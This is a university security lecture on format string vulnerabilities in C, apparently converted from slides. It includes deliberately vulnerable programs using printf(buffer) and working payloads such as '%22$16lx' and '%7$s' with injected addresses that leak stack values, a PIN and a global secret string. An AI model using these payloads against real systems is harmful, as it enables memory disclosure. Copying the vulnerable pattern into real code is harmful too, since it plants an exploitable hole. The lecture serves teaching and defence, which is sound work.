

Format Strings

Sicurezza (CT0539) 2024-25
Università Ca' Foscari Venezia

Riccardo Focardi

www.unive.it/data/persone/5590470
secgroup.dais.unive.it



Format string vulnerability

A **format string** is a string containing format directives

Functions using format strings have a **variable number of arguments**

Format strings are parsed at **run-time**

⇒ Controlling a format string allows for **arbitrary access** to the stack!

Format strings

A format string is a string containing **format directives** such as %d and %s in functions such as printf

These directives are **interpreted** and substituted with appropriate values

Example:

```
printf("Result: %d\n", r)
```

Behaviour:

- format string "Result: %d\n" is parsed
- %d is replaced with the value of integer variable r
- the resulting string is printed

Example with r==1234:

Result: 1234

How do we print a string?

What is the difference between the following?

- `printf(s)`
- `printf("%s", s)`

They both print the string `s`!

Example:

- `printf("Hello!")`
- `printf("%s", "Hello!")`

However

- In `printf(s)`: `s` **also acts** as a format string
- In `printf("%s", s)` the format string is a fixed string `"%s"`

⇒ They are equivalent only when `s` **does not contain** format directives!

Variable number of arguments

Format strings can contain **an arbitrary number of** format directives

Thus, functions using format strings have a **variable number of arguments**

Examples:

- `printf("%s", s)`
- `printf("%s = %d", s, n)`

How is this implemented?

- The format string is **parsed**
- The i-th directive is **mapped** to the i-th function argument
- **rdi** contains the format string
- arguments are assumed to be in **rsi, rdx, rcx, r8, r9**, then **sequentially on the stack** (assigned / pushed by the caller function)

Example

```
printf("%s%s%s%s%s%s", "H", "e", "l", "l", "o", " World\n");
```

Right after `printf` invocation:

```
[-----registers-----]
RCX: 0x55555554761 --> 0x732500480065006c ('l') # 4rd argument
RDX: 0x55555554763 --> 0x7325732500480065 ('e') # 3nd argument
RSI: 0x55555554765 --> 0x7325732573250048 ('H') # 2st argument
RDI: 0x55555554767 ("%s%s%s%s%s%s") # 1st: format string
R8 : 0x55555554761 --> 0x732500480065006c ('l') # 5th argument
R9 : 0x5555555475f --> 0x480065006c006f ('o') # 6th argument
...
[-----stack-----]
0000| 0x7fffffff578 --> 0x555555546a8 (<main+94>...) # Return address
0008| 0x7fffffff580 --> 0x55555554774 ... (' World\n') # 7th argument
...
[-----]
```


Example

```
printf("%s%s%s%s%s%s", "H", "e", "l", "l", "o", " World\n");
```

Right after `printf` invocation:

rdi → "%s%s%s%s%s%s", **rsi** → "H", **rdx** → "e", **rcx** → "l", **r8** → "l", **r9** → "o"

Stack:



Not enough or too many arguments

What happens if we invoke `printf` with a wrong number of arguments?

- `printf("%s %s", s1)`
- `printf("%s", s1, s2)`

Functions do not know how they have been invoked:

⇒ they assume arguments are in **registers** and on the **stack**:
format string is parsed at **runtime!**

In these particular examples, the compiler **warns** about the extra, missing arguments

However:


```
char *f1 = "%s";  
char *f2 = "%s %s";  
printf(f1, s, s);  
printf(f2, s);
```

produces **no static error!**

Not enough or too many arguments

```
printf("%s %s", s1)
```

rdi → "%s %s"
rsi → s1
rdx → ??




takes **what is in rdx** and tries to dereference it to retrieve the pointed string

(if not a valid address ⇒ segfault)

```
printf("%s", s1, s2)
```

rdi → "%s"
rsi → s1
rdx → s2



s1 is printed while s2 is **ignored!**

Example: not enough arguments

```
char s[] = "Hello World";  
printf(format,s);
```

```
char format[] = "%s %s\n";
```

prints whatever string, if any, is in **rdx**, in this case "Hello World"

OUTPUT: Hello World Hello World

```
char format[] = "%s %016lx %016lx %016lx %016lx %016lx %016lx\n";
```

prints **rdx**, **rcx**, **r8**, **r9**, and two stack entries as 8-bytes hex numbers

OUTPUT: Hello World 00007fff73cae794 0000000000000000 0000000000000000
0000000000000000b 0000000000000000 2073250000000000

```
char format[] = "%s %s %s %s %s %s %s\n";
```

Segmentation fault (too many dereferences ... very likely to segfault)

Format string vulnerability

If the attacker has **control over the format string** then she can **dump** the registers and the content of the stack

Suppose string **s1 is controlled** by the attacker

- `printf(s1)` **VULNERABLE** (warning when compiling!)
- `printf("%s", s1)` **OK**
- `printf(s1, s2)` **VULNERABLE** (no warning at compile time!)

A vulnerable program

```
#include <stdio.h>
int main() {
    char buffer[128];

    printf("What is your name? ");
    fflush(stdout);

    // reads at most 128 bytes, including NULL!
    fgets(buffer, sizeof(buffer), stdin);

    // format string vulnerability: the user controls buffer!
    // should be printf("Hello %s",buffer) so that the format string
    // is not controlled by the user.
    printf("Hello ");
    printf(buffer);
}
```

Dumping registers and stack

```
$ ./vulnerable
```

```
What is your name? Ric
```

```
Hello Ric
```

We pass to the program eight `%016lx` format directives separated by dots (so to make them visible)

```
$ python -c 'print "%016lx"*8' | ./vulnerable
```

```
What is your name? Hello .000000006c6c6548.0000000000000000.
```

```
0000000000000000.00007f3219f264c0.0000000000000000.2e786c363130252
```

```
e.252e786c36313025.30252e786c363130
```

Dumping registers and stack

```
$ ./vulnerable
```

```
What is your name? Ric
```

```
Hello Ric
```

We pass to the program eight `%016lx` format directives separated by dots (so to make them visible)

```
$ python -c 'print "%.016lx"*8' | ./vulnerable
```

```
What is your name? Hello .000000006c6c6548.0000000000000000.
```

```
0000000000000000.00007f3219f264c0.0000000000000000.2e786c363130252
```

```
e.252e786c36313025.30252e786c363130
```

Registers:
rsi,rdx,rcx,r8,r9

Stack

The format string is on the stack!

Return address
7th parameter
8th parameter
9th parameter
...

NOTE: When the format string is stored on the stack it will be eventually printed

Dumping the string itself

We pass to the program eight A's to make the buffer visible:

```
$ python -c 'print "A"*8 + ".%016lx"*8' | ./vulnerable
What is your name? Hello AAAAAAAAAA.000000006c6c6548.
0000000000000000.0000000000000000.00007f4cc134d4c0.0000000000000000
0.4141414141414141.2e786c363130252e.52e786c36313025
```

AAAAAAAA

.x1610%.
(little endian)
%.016lx.

%.x1610%.
(little endian)
%016lx.%

Exercise: leak the PIN

```
#include <stdio.h>

int main() {
    char buffer[128];
    char PIN[128] = "1337"; // secret PIN

    printf("What is your name? ");
    fflush(stdout);

    // reads at most 128 bytes, including NULL!
    fgets(buffer, sizeof(buffer), stdin);

    printf("Hello ");
    // format string vulnerability: the attacker controls buffer
    printf(buffer);
}
```

Can we inject enough %016lx?

Suppose that PIN is allocated on the stack right after buffer

Let us compute if we can “reach” PIN by adding enough format directives:

- buffer is 128 bytes, i.e., **16** long-words of 8 bytes (64 bits)
- buffer is located on the **6th** argument’s position
- we need $16+6=22$ %016lx to reach the first word of the PIN
- $22*6 = 132$ which is bigger than **128**, the size of buffer

⇒ **the payload does not fit!**

Intuitively: the buffer size limits the number of format directives that we can write which limits what can be leaked

Solution 1

We can still solve the exercise by removing `016` and using only `%lx` as format directive:

- buffer is 128 bytes, i.e., **16** long-words of 8 bytes (64 bits)
- buffer is located on the **6th** argument's position
- we need $16+6=22$ `%lx` to reach the first word of the PIN
- $22*3 = 66$ which **fits the buffer**

⇒ **the payload fits!** The attack works!

NOTE: It even fits with the dot: $22*4 = 88$, so we can use it to make it more readable

Solution 1

```
$ python -c 'print "%lx"*22' | ./vulnerablePIN
```

```
What is your name? Hello
```

```
.6c6c6548.0.0.7f87bf54d4c0.0.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.786c252e786c252e.a.0.7ffff6da4e80.ffffffff.0.37333331
```




7331
(little endian)
1337

Direct access to parameters

Format strings can do **direct access** to arguments. This makes it possible to **dump any stack location**, independently of the buffer size

Syntax: % **6\$** 016lx

6th printf
argument after
format string



6th printf
argument is 7th
printf parameter:
the first on the
stack

Solution 2

With direct access the exercise can be solved with a much simpler payload:

```
$ python -c 'print "%22$16lx"' | ./vulnerablePIN
What is your name? Hello          37333331
```

We pass a single format directive that directly refers to arguments 22 of printf, which is where the PIN is located (see previous slide)

⇒ this makes it possible to dump **ANY memory location** after the top of the stack

Note: if we use " as quotes after the -c we need to protect \$ as \\$

Leaking arbitrary locations

When the buffer is on the stack it is possible, in principle, to dump **any location** in memory


Idea:

1. inject the **target address** in the buffer so that it corresponds to argument **a**
2. use “%**a**\$s” to dereference the target address and print its content

Step 1

We start the string with `%a$16lx.AAAAAAAAA` and try different `a`'s looking for `4141414141414141` until we find the arg number (es. `a=7`)


Notice that `%a$16lx.` is 8 bytes



Step 2

We inject the target address in place of A's, little endian.


Example: address 0x6b90f0 can be injected as
`%7$16lx.\xf0\x90\x6b\x00\x00\x00\x00\x00`



Step 3

We replace `16lx` with `s...` to dereference the address and print the content of the memory (as a string): `%7$s....\xf0\x90\x6b\x00\x00\x00\x00`

⇒ It prints the string at `0x6b90f0`



Exercise: leak supersecret string

```
#include <stdio.h>
// the following string is NOT on the stack! Its address is before the stack so it is not
// possible to reach it as a printf argument!
char supersecret[] = "This is a supersecret string!";

int main() {
    char buffer[128];

    printf("What is your name? ");
    fflush(stdout);

    // reads at most 128 bytes, including NULL!
    fgets(buffer, sizeof(buffer), stdin);

    printf("Hello ");
    // format string vulnerability: the attacker controls buffer
    printf(buffer);
}
```

Solution

Step 1: We try starting from 7\$ until we get the 414141... output. We are lucky as the buffer is the top of the stack and we immediately find the 414141... :

```
$ python -c 'print "%7$16lx.AAAAAAAAA"' | ./vulnerableSupersecret  
What is your name? Hello 4141414141414141.AAAAAAAAA
```

Step 2: We discover the address of supersecret string:

```
$ objdump -M intel -D vulnerableSupersecret | grep supersecret  
00000000006b90f0 <supersecret>:
```

Solution

Step 2 (ctd.): We inject the target address (little endian) in place of A's . Notice that the address `6b90f0` is printed in place of 414141 confirming that the address is correctly placed on the stack

```
$ python -c 'print "%7$16lx.\xf0\x90\x6b\x00\x00\x00\x00\x00"' |  
./vulnerableSupersecret  
What is your name? Hello 6b90f0.?k
```

Step 3: We leak the string using `s` padded with `...` so to preserve 8 bytes:

```
$ python -c 'print "%7$s.....\xf0\x90\x6b\x00\x00\x00\x00\x00"' |  
./vulnerableSupersecret  
What is your name? Hello This is a supersecret string!.....?k
```

Prevention and advanced attacks

Modern compilers raise **warnings** when there are no format arguments such as in `printf(s)`

However attacks are possible even in `printf(f, s)` if `f` can be controlled by the attacker (no warnings)

Solution: *Exclude user input from format strings*, see [Rule 09. Input Output \(FIO\)](#)

Format string attacks can break **data integrity**

Directive `%n` **writes** into an integer variable (passed by address as argument) the number of bytes written so far

It can be used (similarly to `%s`) to **write arbitrary values at arbitrary locations**